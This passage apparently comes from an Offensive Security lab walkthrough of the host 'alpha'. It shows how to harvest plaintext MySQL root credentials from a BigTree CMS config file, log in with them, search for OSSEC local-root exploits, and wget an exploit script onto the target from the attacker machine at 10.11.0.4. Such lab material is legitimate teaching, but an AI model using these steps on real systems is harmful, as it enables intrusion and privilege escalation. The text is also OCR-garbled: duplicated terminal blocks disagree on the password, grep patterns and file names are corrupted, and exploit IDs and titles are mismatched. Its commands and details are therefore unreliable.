
There is still a ton more questions we can ask ourselves about the target, but let's start on our "to try" list. The first thing would be fetching that MySQL credential from the web application, followed up by "what is /var/ossec-hids2.8/").

So looking for the MySQL credential inside the web application. We have a few options, either start greping for common phrases in the source code (grep -R [VALUE] /path/to/folder), looking for common file names that sort values (find /path/to/folder -iname '*config*' -o -iname '*setting*'), else we can look up the manual of how to install it.

We have already found the source code to the application on github, back at the start (<https://github.com/bigtreecms/BigTree-CMS>), so let's go back!

Please note, looking at the master branch of the project, will give you the latest version. This will not match what the target is using, so things may be different!

We soon find the following:



The screenshot shows the GitHub repository page for `bigtreecms / BigTree-CMS`. The repository is on the `master` branch, specifically the `BigTree-CMS / core /` directory. The latest commit is by `timbuckingham`, titled "Fixed \$bigtree[\"commands\"] being incorrect when previewing a pending ...", dated 25 days ago. The repository has 21 watchers, 134 stars, and 32 forks. The file list includes:

File/Folder	Description	Last Commit
..		
admin	Fixing extension context -- extension field types should now be able ...	25 days ago
example-site	Updated TinyMCE to 4.3.10 -- updated default settings.php file to use...	a month ago
feeds	Fixed invalid guid in RSS2 feeds.	5 months ago
inc	Forgot to add extension context to processing field types.	25 days ago
bootstrap.php	REMOVED: YahooBOSS API	2 months ago
config.environment.php	Simplifying the new trailing slash behavior setting implementation fr...	7 months ago
config.settings.php	Updated TinyMCE to 4.3.10 -- updated default settings.php file to use...	a month ago
cron.php	Added a ping so we can better keep track of version # usage.	5 months ago
launch.php	Simplifying the new trailing slash behavior setting implementation fr...	7 months ago
router.php	Fixed \$bigtree[\"commands\"] being incorrect when previewing a pending ...	25 days ago
version.php	Fixed embeddable forms not working properly for users that are not lo...	a month ago

There's two possible values for us: `./core/config.environment.php` and `./core/config.settings.php`. "environment" sounds like the system it's been used in and "settings" sound like values used in the application itself. Let's start with environment (and it's also the first one!)

```

1 <?
2 // Time Zone
3 date_default_timezone_set("America/New_York");
4
5 // Website Environment
6 $bigtree["config"]["debug"] = true; // Set to false to stop all PHP errors/warnings from showing, or "full" to show all err
7 $bigtree["config"]["domain"] = "[domain]"; // "domain" should be http://www.website.com
8 $bigtree["config"]["www_root"] = "[wwwroot]"; // "www_root" should be http://www.website.com/location/of/the/site/
9 $bigtree["config"]["static_root"] = "[staticroot]"; // "static_root" can either be the same as "www_root" or another domain
10 $bigtree["config"]["admin_root"] = "[wwwroot]admin/"; // "admin_root" should be the location you want to access BigTree's a
11 $bigtree["config"]["force_secure_login"] = [force_secure_login]; // If you have HTTPS enabled, set to true to force admin l
12 $bigtree["config"]["environment"] = ""; // "dev" or "live"; empty to hide
13 $bigtree["config"]["environment_live_url"] = ""; // Live admin URL
14 $bigtree["config"]["developer_mode"] = false; // Set to true to lock out all users except developers.
15 $bigtree["config"]["maintenance_url"] = false; // Set to a URL to 307 redirect visitors to a maintenance page (driven by /t
16 $bigtree["config"]["routing"] = "[routing]";
17 $bigtree["config"]["cache"] = false; // Enable Simple Caching
18 $bigtree["config"]["sql_interface"] = "mysqli"; // change to "mysql" to use legacy MySQL interface in PHP.
19
20 // Database Environment
21 $bigtree["config"]["db"]["host"] = "[host]";
22 $bigtree["config"]["db"]["name"] = "[db]";
23 $bigtree["config"]["db"]["user"] = "[user]";
24 $bigtree["config"]["db"]["password"] = "[password]";
25 $bigtree["config"]["db"]["port"] = "[port]";
26 $bigtree["config"]["db"]["socket"] = "[socket]";
27 // Separate write database info (for load balanced setups)
28 $bigtree["config"]["db_write"]["host"] = "[write_host]";
29 $bigtree["config"]["db_write"]["name"] = "[write_db]";
30 $bigtree["config"]["db_write"]["user"] = "[write_user]";
31 $bigtree["config"]["db_write"]["password"] = "[write_password]";
32 $bigtree["config"]["db_write"]["port"] = "[write_port]";
33 $bigtree["config"]["db_write"]["socket"] = "[write_socket]";
34 ?>

```

Looks like we got lucky first time!
Let's now check on the target's file system.

The only thing stopping us currently is knowing where on the file system the web root is! We could take a guess and try common values (such as `"/var/www/"`, `"/var/www/html/"`, `"/srv/www/"`, `"/home/public_html/"` - and various mixtures on this). Else we can just use `"find / -name "config.environment.php" 2>/dev/null"`, however we are going to look up the web root via the settings based on Apache's configuration.

The default page for Apache on Debian based OS's is `"/etc/apache2/"` (CentOS uses `"/etc/httpd/"`).

Code:

```

www-data@alpha:/usr/lib/cgi-bin$ cd /etc/apache2/
cd /etc/apache2/
www-data@alpha:/etc/apache2$

www-data@alpha:/etc/apache2$ ls -l
ls -l
total 80
-rw-r--r-- 1 root root 7115 Jan 7 2014 apache2.conf
drwxr-xr-x 2 root root 4096 Oct 9 2014 conf-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 conf-enabled
-rw-r--r-- 1 root root 1782 Jan 3 2014 envvars
-rw-r--r-- 1 root root 31063 Jan 3 2014 magic
drwxr-xr-x 2 root root 12288 Oct 9 2014 mods-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 mods-enabled
-rw-r--r-- 1 root root 320 Jan 7 2014 ports.conf
drwxr-xr-x 2 root root 4096 Oct 9 2014 sites-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 sites-enabled
www-data@alpha:/etc/apache2$

```

```

www-data@alpha:/usr/lib/cgi-bin$ cd /etc/apache2/
cd /etc/apache2/
www-data@alpha:/etc/apache2$

www-data@alpha:/etc/apache2$ ls -l
ls -l
total 80
-rw-r--r-- 1 root root 7115 Jan 7 2014 apache2.conf
drwxr-xr-x 2 root root 4096 Oct 9 2014 conf-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 conf-enabled
-rw-r--r-- 1 root root 1782 Jan 3 2014 envvars
-rw-r--r-- 1 root root 31063 Jan 3 2014 magic
drwxr-xr-x 2 root root 12288 Oct 9 2014 mods-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 mods-enabled
-rw-r--r-- 1 root root 320 Jan 7 2014 ports.conf
drwxr-xr-x 2 root root 4096 Oct 9 2014 sites-available
drwxr-xr-x 2 root root 4096 Oct 9 2014 sites-enabled
www-data@alpha:/etc/apache2$ █

```

A quick grep command, will show all the web root's locations:

Code:

```

www-data@alpha:/etc/apache2$ grep -Ri DocumentRoot .
grep -Ri DocumentRoot .
./sites-available/000-default.conf: DocumentRoot /var/www/html
./sites-available/default-ssl.conf: DocumentRoot /var/www/html
./sites-enabled/000-default.conf: DocumentRoot /var/www/html
www-data@alpha:/etc/apache2$

```

```

www-data@alpha:/etc/apache2$ grep -Ri DocumentRoot .
grep -Ri DocumentRoot .
./sites-available/000-default.conf: DocumentRoot /var/www/html
./sites-available/default-ssl.conf: DocumentRoot /var/www/html
./sites-enabled/000-default.conf: DocumentRoot /var/www/html
www-data@alpha:/etc/apache2$ █

```

Now its time to see what's there:

Code:

```

www-data@alpha:/etc/apache2$ cd /var/www/html/
cd /var/www/html/
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ ls -l
ls -l
total 220
-rwxr-xr-x 1 www-data www-data 56699 Oct 3 2014 README.md
-rwxr-xr-x 1 www-data www-data 16539 Oct 3 2014 bigtree.sql
drwxrwxrwx 2 www-data www-data 4096 May 5 07:44 cache
drwxr-xr-x 6 www-data www-data 4096 Oct 3 2014 core
drwxrwxrwx 4 www-data www-data 4096 Oct 9 2014 custom
-rw-r--r-- 1 www-data www-data 41736 Oct 3 2014 example-site.sql
-rwxrwxrwx 1 www-data www-data 42 Oct 9 2014 index.php
-rw-r--r-- 1 www-data www-data 28951 Oct 3 2014 install.php.bak
-rwxr-xr-x 1 www-data www-data 42436 Oct 3 2014 license.txt
drwxrwxrwx 7 www-data www-data 4096 Oct 9 2014 site
drwxrwxrwx 7 www-data www-data 4096 May 5 07:45 templates
www-data@alpha:/var/www/html$

```

```

www-data@alpha:/etc/apache2$ cd /var/www/html/
cd /var/www/html/
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ ls -l
ls -l
total 220
-rwxr-xr-x 1 www-data www-data 56699 Oct  3  2014 README.md
-rwxr-xr-x 1 www-data www-data 16539 Oct  3  2014 bigtree.sql
drwxrwxrwx 2 www-data www-data  4096 May  5 07:44 cache
drwxr-xr-x 6 www-data www-data  4096 Oct  3  2014 core
drwxrwxrwx 4 www-data www-data  4096 Oct  9  2014 custom
-rw-r--r-- 1 www-data www-data 41736 Oct  3  2014 example-site.sql
-rwxrwxrwx 1 www-data www-data   42 Oct  9  2014 index.php
-rw-r--r-- 1 www-data www-data 28951 Oct  3  2014 install.php.bak
-rwxr-xr-x 1 www-data www-data 42436 Oct  3  2014 license.txt
drwxrwxrwx 7 www-data www-data  4096 Oct  9  2014 site
drwxrwxrwx 7 www-data www-data  4096 May  5 07:45 templates
www-data@alpha:/var/www/html$ █

```

...and there's the **"./core/"** folder!

What's in it?

Code:

```

www-data@alpha:/var/www/html$ cd core/
cd core/
www-data@alpha:/var/www/html/core$

www-data@alpha:/var/www/html/core$ ls -l
ls -l
total 52
drwxr-xr-x 12 www-data www-data  4096 Oct  3  2014 admin
...SNIP...
-rwxr-xr-x  1 www-data www-data  5315 Oct  3  2014 config.example.php
...SNIP...
www-data@alpha:/var/www/html/core$

```

```

www-data@alpha:/var/www/html$ cd core/
cd core/
www-data@alpha:/var/www/html/core$

www-data@alpha:/var/www/html/core$ ls -l
ls -l
total 52
drwxr-xr-x 12 www-data www-data  4096 Oct  3  2014 admin
-rwxr-xr-x  1 www-data www-data  4730 Oct  3  2014 bootstrap.php
-rwxr-xr-x  1 www-data www-data  5315 Oct  3  2014 config.example.php
-rwxr-xr-x  1 www-data www-data  1093 Oct  3  2014 cron.php
drwxr-xr-x  5 www-data www-data  4096 Oct  3  2014 example-site
drwxr-xr-x  2 www-data www-data  4096 Oct  3  2014 feeds
drwxr-xr-x  4 www-data www-data  4096 Oct  3  2014 inc
-rwxr-xr-x  1 www-data www-data 15792 Oct  3  2014 router.php
www-data@alpha:/var/www/html/core$ █

```

Oh! **"config.environment.php"** is not there!

Now, this could be because the version on GitHub is newer than what we are using, so they split out the settings later on. Let's have a quick check of the contents:

Code:

```

www-data@alpha:/var/www/html/core$ cat config.example.php
cat config.example.php
<!--?
// Time Zone
date_default_timezone_set("America/New_York");

// Set to false to stop all PHP errors/warnings from showing.
$bigtree["config"]["debug"] = true;

```

```

...SNIP...

// Database info.
$bigtree["config"]["db"]["host"] = "[host]";
$bigtree["config"]["db"]["name"] = "[db]";
$bigtree["config"]["db"]["user"] = "[user]";
$bigtree["config"]["db"]["password"] = "[password]";

...SNIP...

// "domain" should be http://www.website.com
$bigtree["config"]["domain"] = "[domain]";
// "www_root" should be http://www.website.com/location/of/the/site/
$bigtree["config"]["www_root"] = "[wwwroot]";
www-data@alpha:/var/www/html/core$

```

```

www-data@alpha:/var/www/html/core$ cat config.example.php
cat config.example.php
<?
// Time Zone
date_default_timezone_set("America/New_York");

// Set to false to stop all PHP errors/warnings from showing.
$bigtree["config"]["debug"] = true;

// Routing setup
$bigtree["config"]["routing"] = "[routing]";

// Database info.
$bigtree["config"]["db"]["host"] = "[host]";
$bigtree["config"]["db"]["name"] = "[db]";
$bigtree["config"]["db"]["user"] = "[user]";
$bigtree["config"]["db"]["password"] = "[password]";
$bigtree["config"]["sql_interface"] = "mysqli"; // Change to "mysql" to use legacy MySQL interface in PHP.

// Separate write database info (for load balanced setups)
$bigtree["config"]["db_write"]["host"] = "[write_host]";
$bigtree["config"]["db_write"]["name"] = "[write_db]";
$bigtree["config"]["db_write"]["user"] = "[write_user]";
$bigtree["config"]["db_write"]["password"] = "[write_password]";

// "domain" should be http://www.website.com
$bigtree["config"]["domain"] = "[domain]";
// "www_root" should be http://www.website.com/location/of/the/site/
$bigtree["config"]["www_root"] = "[wwwroot]";

```

We can see it's the default values, so this cannot be right.

Time to use grep!

Code:

```

www-data@alpha:/var/www/html/core$ cd ../
cd ../
www-data@alpha:/var/www/html$ grep -R '$bigtree\[["config"]\[["db"]\]' .
grep -R '$bigtree\[["config"]\[["db"]\]' .
./core/config.example.php: $bigtree["config"]["db"]["host"] = "[host]";
./core/config.example.php: $bigtree["config"]["db"]["name"] = "[db]";
./core/config.example.php: $bigtree["config"]["db"]["user"] = "[user]";
./core/config.example.php: $bigtree["config"]["db"]["password"] = "[password]";
./core/inc/bigtree/utls.php: $tname = $f["Tables_in_.$bigtree["config"]["db"]["name"]];
...SNIP...
./core/inc/bigtree/sql.php: $connection = new mysqli($bigtree["config"]["db"]["host"],$bigtree["
...SNIP...
./templates/config.php: $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php: $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php: $bigtree["config"]["db"]["user"] = "root";
./templates/config.php: $bigtree["config"]["db"]["password"] = "zaqlxsw2cde3";
www-data@alpha:/var/www/html$

```

```

www-data@alpha:/var/www/html/core$ cd ../
cd ../
www-data@alpha:/var/www/html$ grep -R '$bigtree["config"]\["db"]\[' .
grep -R '$bigtree["config"]\["db"]\[' .
./core/config.example.php: $bigtree["config"]["db"]["host"] = "[host]";
./core/config.example.php: $bigtree["config"]["db"]["name"] = "[db]";
./core/config.example.php: $bigtree["config"]["db"]["user"] = "[user]";
./core/config.example.php: $bigtree["config"]["db"]["password"] = "[password]";
./core/inc/bigtree/utils.php: $tname = ${Tables_in_.$bigtree["config"]["db"]["name"]};
./core/inc/bigtree/utils.php: if (${default == ${Tables_in_.$bigtree["config"]["db"]["name"]}}) {
./core/inc/bigtree/utils.php:     echo '<option selected="selected">.${Tables_in_.$bigtree["config"]["db"]["name"]}.
</option>';
./core/inc/bigtree/utils.php:     echo '<option>.${Tables_in_.$bigtree["config"]["db"]["name"]}.</option>';
./core/inc/bigtree/sql.php: $connection = new mysqli($bigtree["config"]["db"]["host"],$bigtree["config"]["db"]["user"],$bigtree["c
onfig"]["db"]["password"],$bigtree["config"]["db"]["name"]);
./core/inc/bigtree/sql.php: unset($bigtree["config"]["db"]["user"]);
./core/inc/bigtree/sql.php: unset($bigtree["config"]["db"]["password"]);
./core/inc/bigtree/sql.php: $connection = mysql_connect($bigtree["config"]["db"]["host"],$bigtree["config"]["db"]["user"],$bigtree
["config"]["db"]["password"]);
./core/inc/bigtree/sql.php: mysql_select_db($bigtree["config"]["db"]["name"],$connection);
./core/inc/bigtree/sql.php: unset($bigtree["config"]["db"]["user"]);
./core/inc/bigtree/sql.php: unset($bigtree["config"]["db"]["password"]);
./templates/config.php: $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php: $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php: $bigtree["config"]["db"]["user"] = "root";
./templates/config.php: $bigtree["config"]["db"]["password"] = "zaq1xsw2cde3";
www-data@alpha:/var/www/html$ █

```

So the values are in `./templates/` (which thinking about it makes sense, as we saw a template landing page for the web application).

If we wanted to find the `config.php` path an alternative method, by reading `README.md` in more depth, we would have seen: `v4.0.5: - CHANGED: Configuration settings are no longer stored in /templates/config.php (though if you are upgrading, they will still be read from there). Configuration settings are now split into /custom/settings.php (for environment independent settings) and environment.php (for settings that will differ between a live and development site).`

```

./templates/config.php: $bigtree["config"]["db"]["host"] = "localhost";
./templates/config.php: $bigtree["config"]["db"]["name"] = "wingnut";
./templates/config.php: $bigtree["config"]["db"]["user"] = "root";
./templates/config.php: $bigtree["config"]["db"]["password"] = "zaq1xsw2cde3";

```

So let's make a note of these credentials (root / zaq1xsw2cde3).

Last edited by g0tmi1k; 08-15-2016 at 11:49 AM.

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

Reply

Reply With Quote

05-23-2016, 10:01 AM

#23



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Privilege Escalation

Information Gathering (Part 5)

Instead of using the last `grep` command (which requires knowing/guessing a certain string to look for), we could have also found the necessary settings file by doing:

Code:

```

www-data@alpha:/var/www/html$ find . -iname '*config*'
find . -iname '*config*'
./core/admin/modules/dashboard/vitals-statistics/analytics/configure.php
./core/config.example.php
./core/inc/lib/google/config.php
./templates/config.php
www-data@alpha:/var/www/html$

```



```
www-data@alpha:/var/www/html$ find . -iname '*config*'
find . -iname '*config*'
./core/admin/modules/dashboard/vitals-statistics/analytics/configure.php
./core/config.example.php
./core/inc/lib/google/config.php
./templates/config.php
www-data@alpha:/var/www/html$
```

We can now check to see if the MySQL credentials are valid by doing:

Code:

```
www-data@alpha:/var/www/html$ mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
<l$ mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
Database
information_schema
mysql
performance_schema
phpmyadmin
wingnut
www-data@alpha:/var/www/html$
```

```
www-data@alpha:/var/www/html$ mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
<l$ mysql -uroot -pzaqlxsw2cde3 -e 'show databases;'
Database
information_schema
mysql
performance_schema
phpmyadmin
wingnut
www-data@alpha:/var/www/html$
```

Because we do not have an interactive shell (and it also not TTY), we cannot interact with any new processes that spawn.

Note #1: Using this, we could start to see what user credentials are stored in the database (which is often the case with web applications). The database that is out of place here is "wingnut". Not going to cover exploring this, as it was an afterthought...

Note #2: We could now try and log into phpMyAdmin as we do have some form of MySQL credentials. However, they may not work depending on how phpMyAdmin has been setup/configured.

Moving down our "to try" list, we have **"/var/ossec-hids2.8"**, and see if we are able to make any progress on this:

Code:

```
www-data@alpha:/var/www/html$ ls -l /var/
...SNIP...
dr-xr-x--- 14 root ossec 4096 Oct  9 2014 ossec-hids2.8
...SNIP...
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ cd /var/ossec-hids2.8/
cd /var/ossec-hids2.8/
bash: cd: /var/ossec-hids2.8/: Permission denied
www-data@alpha:/var/www/html$
```

```
www-data@alpha:/var/www/html$ ls -l /var/
ls -l /var/
total 48
drwxr-xr-x  2 root root   4096 Oct 11  2014 backups
drwxr-xr-x 11 root root   4096 Oct 11  2014 cache
drwxrwxrwt  2 root root   4096 May 22 23:04 crash
drwxr-xr-x  4 root root   4096 Oct 11  2014 lib
drwxrwsr-x  2 root staff  4096 Apr 10  2014 local
lrwxrwxrwx  1 root root     9 Oct  9  2014 lock -> /run/lock
drwxrwxr-x 12 root syslog 4096 May 22 06:52 log
drwxrwsr-x  2 root mail   4096 Jul 22  2014 mail
drwxr-xr-x  2 root root   4096 Jul 22  2014 opt
dr-xr-x--- 14 root ossec  4096 Oct  9  2014 ossec-hids2.8
lrwxrwxrwx  1 root root     4 Oct  9  2014 run -> /run
drwxr-xr-x  5 root root   4096 Oct  9  2014 spool
drwxrwxrwt  2 root root   4096 May  5 07:47 tmp
drwxr-xr-x  3 root root   4096 Oct  9  2014 www
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/var/www/html$

www-data@alpha:/var/www/html$ cd /var/ossec-hids2.8/
cd /var/ossec-hids2.8/
bash: cd: /var/ossec-hids2.8/: Permission denied
www-data@alpha:/var/www/html$
```

So unless we can become part of the "**ossec**" group, we are not going to have access (which our www-data user does not - based on the "**id**" command from before).

Let's try and break down what we know: **"/var/ossec-2.8/"**

"ossec" could be the name of something, "-" could be a space (or if it was "+", "_"), and "2.8" could be a version?

Time to start searching the Internet.

It doesn't take long to see that "ossec" home page is "<https://ossec.github.io/>".

Looking at the [about page](#):

OSSEC is a scalable, multi-platform, open source Host-based Intrusion Detection System (HIDS). It has a powerful correlation and analysis engine, integrating log analysis, file integrity checking, Windows registry monitoring, centralized policy enforcement, rootkit detection, real-time alerting and active response. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, MacOS, Solaris and Windows.

Could this have been what was banning our IP when we testing SSH?

Before we think about checking for kernel exploits (which are low hanging fruit), we search for OSSEC:

Code:

```
root@kali:~# searchsploit ossec | grep -v '/dos/'
-----
Exploit Title
-----
OSSEC 2.8 - hosts.deny Privilege Escalation
OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation
-----
root@kali:~#
```

```
root@kali:~# searchsploit ossec | grep -v '/dos/'
-----
Exploit Title | Path
-----|-----
OSSEC 2.8 - hosts.deny Privilege Escalation | /usr/share/exploitdb/platforms
OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation | ./linux/local/35234.py
OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation | ./linux/local/37265.txt
-----
root@kali:~#
```

Two possible exploits:

- EDB-ID #35234: OSSEC 2.8 - hosts.deny Privilege Escalation
- EDB-ID #37265: OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation

Last edited by g0tmi1k; 09-27-2016 at 10:35 AM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply | Reply With Quote

05-23-2016, 11:02 AM

#24

Join Date:	Jun 2011
Posts:	462



g0tmilk ◦
Offsec Staff



Privilege Escalation

Method #1 - OSSEC (Part 1)

Looking at the two possible known exploits:

- [EDB-ID #35234: OSSEC 2.8 - hosts.deny Privilege Escalation](#)
- [EDB-ID #37265: OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation](#)

As the [OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation](#) exploit is over multiple versions, it's a good sign of success. However, upon reading it, the vulnerability requires a few configurations on the target machine in order for the exploit to work.

*Again, this vulnerability exists only on *NIX systems and is contingent on the following criteria:*

1. A vulnerable version is in use.
2. The OSSEC agent is configured to use syscheck to monitor the file system for changes.
3. The list of directories monitored by syscheck includes those writable by underprivileged users.
4. The "report_changes" option is enabled for any of those directories.

We can answer a few of these, but let's see if we can find out any more information about OSSEC:

Code:

```
www-data@alpha:/var/www/html$ cd /etc/
cd /etc/
www-data@alpha:/etc$

www-data@alpha:/etc$ file ossec*
file ossec*
ossec-init.conf: regular file, no read permission
www-data@alpha:/etc$
```

```
www-data@alpha:/var/www/html$ cd /etc/
cd /etc/
www-data@alpha:/etc$

www-data@alpha:/etc$ file ossec*
file ossec*
ossec-init.conf: regular file, no read permission
www-data@alpha:/etc$ █
```

So we cannot access the configuration file for OSSEC 😞.
So what do we know?

- We are using Ubuntu, which is *nix.
- OSSEC is between the vulnerable versions, and its currently in use.
- We do not know if it is using syscheck.
- We do not know what directories are being monitored (so can't know if we can write to them).
- We do not know about report_changes.

So not a huge amount. We could try and guess places and hope we get lucky... But let's look at the other exploit now.

Run this on target machine and follow instructions to execute command as root

Sounds simple enough!

So we are going to copy out the exploit, give it an easier filename and then setup a basic web server on port 8888:

Code:

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

```

root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...

```

We know on the target, it has either "**cURL**" and "**wget**" already installed on the box, which we can use to transfer files via HTTP. The only thing we haven't checked for, is to make sure port TCP 8888 is allowed out. Before we can download the file from ourselves, we need to find a place we are able to write too. There are a few common places ("**/tmp/**" and "**/var/tmp/**", but they are not always *cough* In the labs *cough*):

Code:

```

www-data@alpha:/etc$ ls -l /
ls -l /
total 2292
...SNIP...
drwxrwxrwt  3 root root 2273280 May 23 01:17 tmp
...SNIP...
www-data@alpha:/etc$

www-data@alpha:/etc$ mount | grep '/tmp'
mount | grep '/tmp'
www-data@alpha:/etc$

```

```

www-data@alpha:/etc$ ls -l /
ls -l /
total 2292
drwxr-xr-x  2 root root    4096 Oct  9  2014 bin
drwxr-xr-x  3 root root    4096 Mar  5  2015 boot
drwxr-xr-x 14 root root   4120 May 22 04:06 dev
drwxr-xr-x 96 root root    4096 May 22 04:06 etc
drwxr-xr-x  3 root root    4096 Oct  9  2014 home
lrwxrwxrwx  1 root root      33 Oct  9  2014 initrd.img -> boot/initrd.img-3.13.0-32-generic
drwxr-xr-x 21 root root    4096 Oct  9  2014 lib
drwxr-xr-x  2 root root    4096 Oct  9  2014 lib64
drwx----- 2 root root   16384 Oct  9  2014 lost+found
drwxr-xr-x  4 root root    4096 Oct  9  2014 media
drwxr-xr-x  2 root root    4096 Apr 10  2014 mnt
drwxr-xr-x  2 root root    4096 Jul 22  2014 opt
dr-xr-xr-x 97 root root      0 May 22 04:06 proc
drwx----- 5 root root    4096 May  9 08:00 root
drwxr-xr-x 19 root root     680 May 22 06:52 run
drwxr-xr-x  2 root root    4096 Mar  5  2015 sbin
drwxr-xr-x  2 root root    4096 Jul 22  2014 srv
dr-xr-xr-x 13 root root      0 May 22 04:06 sys
drwxrwxrwt  3 root root  2273280 May 23 01:17 tmp
drwxr-xr-x 10 root root    4096 Oct  9  2014 usr
drwxr-xr-x 14 root root    4096 Oct  9  2014 var
lrwxrwxrwx  1 root root     30 Oct  9  2014 vmlinuz -> boot/vmlinuz-3.13.0-32-generic
www-data@alpha:/etc$

www-data@alpha:/etc$ mount | grep '/tmp'
mount | grep '/tmp'
www-data@alpha:/etc$

```

So "**/tmp**" is writeable by everyone and isn't mounted any different. We will be able to use it.

Code:

```

www-data@alpha:/etc$ cd /tmp/
cd /tmp/
www-data@alpha:/tmp$

www-data@alpha:/tmp$ wget 10.11.0.4:8888/alpha-root.py
wget 10.11.0.4:8888/alpha-root.py

```

```
--2016-05-23 01:19:58-- http://10.11.0.4:8888/alpha-root.py
Connecting to 10.11.0.4:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2952 (2.9K) [text/plain]
Saving to: 'alpha-root.py'

  OK ..                               100% 552M=0s

2016-05-23 01:19:59 (552 MB/s) - 'alpha-root.py' saved [2952/2952]

www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-root.py
file alpha-root.py
alpha-root.py: Python script, ASCII text executable, with CRLF line terminators
www-data@alpha:/tmp$
```

The first screenshot shows a terminal window on a Kali machine. The user runs the command `cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py`. Then, they run `python2 -m SimpleHTTPServer 8888` to start a local web server. A log entry shows a request from 10.11.1.71 for `/alpha-root.py` returning a 200 status.

